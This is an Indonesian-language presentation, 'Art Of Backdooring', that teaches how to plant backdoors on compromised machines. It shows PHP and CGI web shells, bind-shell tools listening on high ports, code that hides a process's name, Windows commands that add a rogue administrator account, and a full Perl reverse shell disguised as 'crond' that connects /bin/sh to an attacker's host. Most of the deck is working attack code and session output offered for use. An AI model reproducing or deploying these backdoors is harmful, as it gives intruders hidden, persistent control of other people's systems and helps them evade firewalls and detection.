


Art Of Backdooring

Ahmad Muammar W. K.
<http://google.com/search?q=y3dips>



Backdoor

Suatu metode untuk mem-bypass otentikasi normal atau keamanan akses secara remote ke suatu mesin (komputer)



Hacking
Anatomy



Need a Backdoor?

- ❖ Tanpa otentikasi resmi
- ❖ Akses mesin tanpa batasan (waktu, arsitektur, dsb)
- ❖ E.t.c



Types

- ❖ Program yang di install, e.g : back orifice, sshv4
- ❖ Modifikasi program/file, e.g : OpenSSH backdoor
- ❖ Berbasiskan Aplikasi (plugins), e.g : cgi-telnet, php shell
- ❖ Program yang di eksekusi (binnary), e.g : bindshell
- ❖ etc

Example

Ahmad Muammar W. K.
<http://google.com/search?q=y3dips>

CGI-Telnet Version 1.0 - Connected to 192.168.1.1

[Upload File](#) | [Download File](#) | [Disconnect](#) | [Help](#)

Trying 192.168.1.1...
Connected to 192.168.1.1
Escape character is ^]



login: admin
password: Enter

CGI-Telnet Version 1.0 - Connected to 192.168.1.1
[Upload File](#) | [Download File](#) | [Disconnect](#) | [Help](#)

[admin@192.168.1.1 /var/www/backdoor]\$ Enter

Example

PHP Shell 1.7

Current working directory: Root/var/www/backdoor/

Choose new working directory:

Command:

Enable stderr-trapping?

```
total 52
drwxrwxrwt 12 root root 4096 Feb 9 04:07 .
drwxr-xr-x 26 root root 4096 Jan 24 23:28 ..
drwxrwxrwt 2 root root 4096 Feb 9 03:24 .ICE-unix
-r--r--r-- 1 root root 11 Feb 9 03:24 .X0-lock
drwxrwxrwt 2 root root 4096 Feb 9 03:24 .X11-unix
drwxrwxrwt 2 y3dips y3dips 4096 Feb 9 03:24 .esd-1000
srw-rw-rw- 1 root root 0 Feb 9 03:24 .gdm_socket
drwx----- 3 root root 4096 Feb 9 03:42 gconfd-root
drwx----- 3 y3dips y3dips 4096 Feb 9 03:24 gconfd-y3dips
drwx----- 2 y3dips y3dips 4096 Feb 9 03:24 keyring-PQQbFO
drwx----- 2 y3dips y3dips 4096 Feb 9 03:42 libgksul.2-uKavkC
srwxr-xr-x 1 y3dips y3dips 0 Feb 9 03:24 mapping-y3dips
drwx----- 2 root root 4096 Feb 9 03:42 orbit-root
drwx----- 2 y3dips y3dips 4096 Feb 9 03:44 orbit-y3dips
drwx----- 2 y3dips y3dips 4096 Feb 9 03:24 ssh-vrGQXX7581
srwxr-xr-x 1 y3dips y3dips 0 Feb 9 03:27 xmms_y3dips.0
```

Copyright © 2000-2002, [Martin Geisler](#). Get the latest version at [www.gimpster.com](#).

Example

OS : Linux hogwarts 2.6.12-9-386 #1 Mon Oct 10 13:14:36 BST 2005 i686 GNU/Linux
Rights : uid=33(www-data) gid=33(www-data) groups=33(www-data)
We in : /var/www/backdoor

Executed : ls -la

```
total 44
drwxr-xr-x  2 y3dips y3dips 4096 Feb  9 03:57 .
drwxr-xr-x 13 y3dips y3dips 4096 Feb  9 03:57 ..
-rwxrwxrwx  1 y3dips y3dips 1259 Feb  9 03:57 .bash_history
-rwxrwxrwx  1 y3dips y3dips 5242 Feb  9 03:57 .bashrc
-rwxrwxrwx  1 y3dips y3dips 1104 Feb  9 03:57 .profile
```

Username and password

Server: 192.168.1.1

Message: Shell

Username:

Password:

Remember password

OK Cancel

Run command

Directory /var/www/backdoor

File

Choose Upload

Aliases

Select Alias

find all suid files

Execute

Bind port to /bin/bash


Port 55556

Password

Bind

Created by ShadoW. Copyright 2004

Example



y3dips@hogwarts: /tmp

File Edit View Terminal Tabs Help

y3dips@hogwarts: /tmp y3dips@heaven: ~ y3dips@hogwarts: /pentest/backdoor

```
[1]+ Killed ./backhole
y3dips@hogwarts:/tmp$ ./backhole &
[1] 8908
y3dips@hogwarts:/tmp$ netstat -tanp
```

(Not all processes could be identified, non-owned process info will not be shown, you would have to be root to see it all.)

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:139	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:55500	0.0.0.0:*	LISTEN	8908/perl
tcp	0	0	127.0.0.1:25	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:443	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:445	0.0.0.0:*	LISTEN	-

```

/*****
/* Changes these two defines or this won't work! <g>*/
/*****

/* Change P to be the port you want this to listen on */
#define P 55500

/* Change HIDE to the name you want this to show as in a ps */
#define HIDE "/usr/bin/perl"

```

```

y3dips@heaven:~$ telnet 192.168.1.1 55500
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.

Connected!

This fine tool coded by Bronc Buster
Please enter each command followed by ';'
uname -a:
Linux hogwarts 2.6.12-9-386 #1 Mon Oct 10 13:14:36 BST 2005 i686 GNU/Linux
: command not found
ifconfig:
eth0

```

```

Link encap:Ethernet HWaddr 80:0A:E6:1E:F4:A8
inet addr:192.168.1.1 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::820a:e6ff:fe1e:f4a8/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:5272 errors:0 dropped:0 overruns:0 frame:0
TX packets:3646 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:449171 (438.6 KiB) TX bytes:577533 (563.9 KiB)
Interrupt:11 Base address:0xd400

```

```

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:196 errors:0 dropped:0 overruns:0 frame:0
TX packets:196 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:38853 (37.9 KiB) TX bytes:38853 (37.9 KiB)

```

Example

```
y3dips@hogwarts:/tmp$ ./bpasswd
```

```
backdoor is starting...OK, pid = 8837
```

```
YUCKFOU door!
```

```
y3dips@hogwarts:/tmp$ netstat -tanp | grep 3500
```

```
(Not all processes could be identified, non-owned process info  
will not be shown, you would have to be root to see it all.)
```

```
tcp        0      0 0.0.0.0:3500          0.0.0.0:*            LISTEN      8837/bpasswd
```

```
y3dips@heaven:~$ telnet 192.168.1.1 3500
```

```
Trying 192.168.1.1...
```

```
Connected to 192.168.1.1.
```

```
Escape character is '^]'.  
passwd p415u;  
p415u;
```

```
== WELCOME N YUCKFOU! ==
```

```
sh-3.00$
```

```
sh-3.00$ ifconfig
```

```
ifconfig
```

```
eth0      Link encap:Ethernet  HWaddr 80:0A:E6:1E:F4:A8  
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0  
          inet6 addr: fe80::820a:e6ff:fe1e:f4a8/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:4003 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:2776 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:349234 (341.0 KiB)  TX bytes:462354 (451.5 KiB)  
          Interrupt:11 Base address:0xd400
```

```
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:168 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:168 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:36249 (35.3 KiB)  TX bytes:36249 (35.3 KiB)
```

```
sh-3.00$
```

```
sh-3.00$ █
```

Example

```
y3dips@hogwarts:/tmp$ ls
bpasswd gconfd-root keyring-PQ0bFO mapping-y3dips orbit-y3dips v442160
btty gconfd-y3dips libgksu1.2-uKavkC orbit-root ssh-vrGQXX7581 xmms_y3dips.0
y3dips@hogwarts:/tmp$ ./btty
Daemon is starting...OK, pid = 8879
y3dips@hogwarts:/tmp$ netstat -tanp | grep btty
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
tcp        0      0 0.0.0.0:5299          0.0.0.0:*             LISTEN     8879/btty
```

```
y3dips@hogwarts:/tmp$ y3dips@heaven:~$ telnet 192.168.1.1 5299
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.

sh-3.00$ uname -a
uname -a
Linux hogwarts 2.6.12-9-386 #1 Mon Oct 10 13:14:36 BST 2005 i686 GNU/Linux
sh-3.00$
sh-3.00$ ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 80:0A:E6:1E:F4:A8
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::820a:e6ff:fe1e:f4a8/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4282 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2963 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:371022 (362.3 KiB)  TX bytes:481382 (470.0 KiB)
          Interrupt:11 Base address:0xd400

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:175 errors:0 dropped:0 overruns:0 frame:0
          TX packets:175 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:36900 (36.0 KiB)  TX bytes:36900 (36.0 KiB)
```

Example

Simulation

Ahmad Muammar W. K.
<http://google.com/search?q=y3dips>



Simulation

- ❖ Password database/file Modification
- ❖ Reverse shell

Modification

Ahmad Muammar W. K.
<http://google.com/search?q=y3dips>

```
C:\Documents and Settings\anwk>net user penjajahat passwdpenjahat /ADD  
The command completed successfully.
```

```
C:\Documents and Settings\anwk>net localgroup Administrators penjajahat /ADD  
The command completed successfully.
```

```
C:\Documents and Settings\anwk>net user penjajahat  
User name                penjajahat  
Full Name                   
Comment                    
User's comment             
Country code             000 (System Default)  
Account active           Yes  
Account expires          Never  
Password last set        2/9/2006 11:21 AM  
Password expires         3/24/2006 10:08 AM  
Password changeable     2/9/2006 11:21 AM  
Password required        Yes  
User may change password Yes  
  
Workstations allowed     All  
Logon script               
User profile               
Home directory             
Last logon              Never  
Logon hours allowed      All  
  
Local Group Memberships  *Administrators      *Users  
Global Group memberships *None  
The command completed successfully.
```

```
C:\Documents and Settings\anwk>_
```

Simulation

Reverse shell

Ahmad Muammar W. K.
<http://google.com/search?q=y3dips>



Reverse Shell

Salah satu teknik yang bisa digunakan untuk membypass firewall dengan full restriction **inbound** traffic.



Why ?

- ❖ Tidak bisa install program
- ❖ Kemampuan User
- ❖ Tidak bisa patching/modifikasi aplikasi
- ❖ Tidak memberi interactive shell
- ❖ Semua koneksi **dari dalam keluar** not filtered




Reverse Shell

```
#!/usr/bin/perl
#reverse shell


use Socket;



if(@ARGV == 2)
{
    $command= "crond";
    $execute= 'echo "Connected to `uname -a` !!" ; /bin/sh';
    $0=$command;
    $target=$ARGV[0];
    $port=$ARGV[1];
    $iaddr=inet_aton($target) || die("Error: $!\n");
    $paddr=sockaddr_in($port, $iaddr) || die("Error: $!\n");
    $proto=getprotobyname('tcp');
    socket(SOCKET, PF_INET, SOCK_STREAM, $proto) || \
die("Error: $!\n");connect(SOCKET, $paddr)|| die("Error: $!\n");
    open(STDIN, ">&SOCKET");
    open(STDOUT, ">&SOCKET");
    open(STDERR, ">&SOCKET");
    system($execute);
    close(STDIN)
}
else
{ print " [Gunakan] .. perl $0 [host][ipaddr] \n"; }
```




- Attacker membuka koneksi ke server menggunakan port 80 (HTTP)
- Attacker menemukan celah untuk memasang backdoor di komputer server dan menutup koneksi

Reverse shell



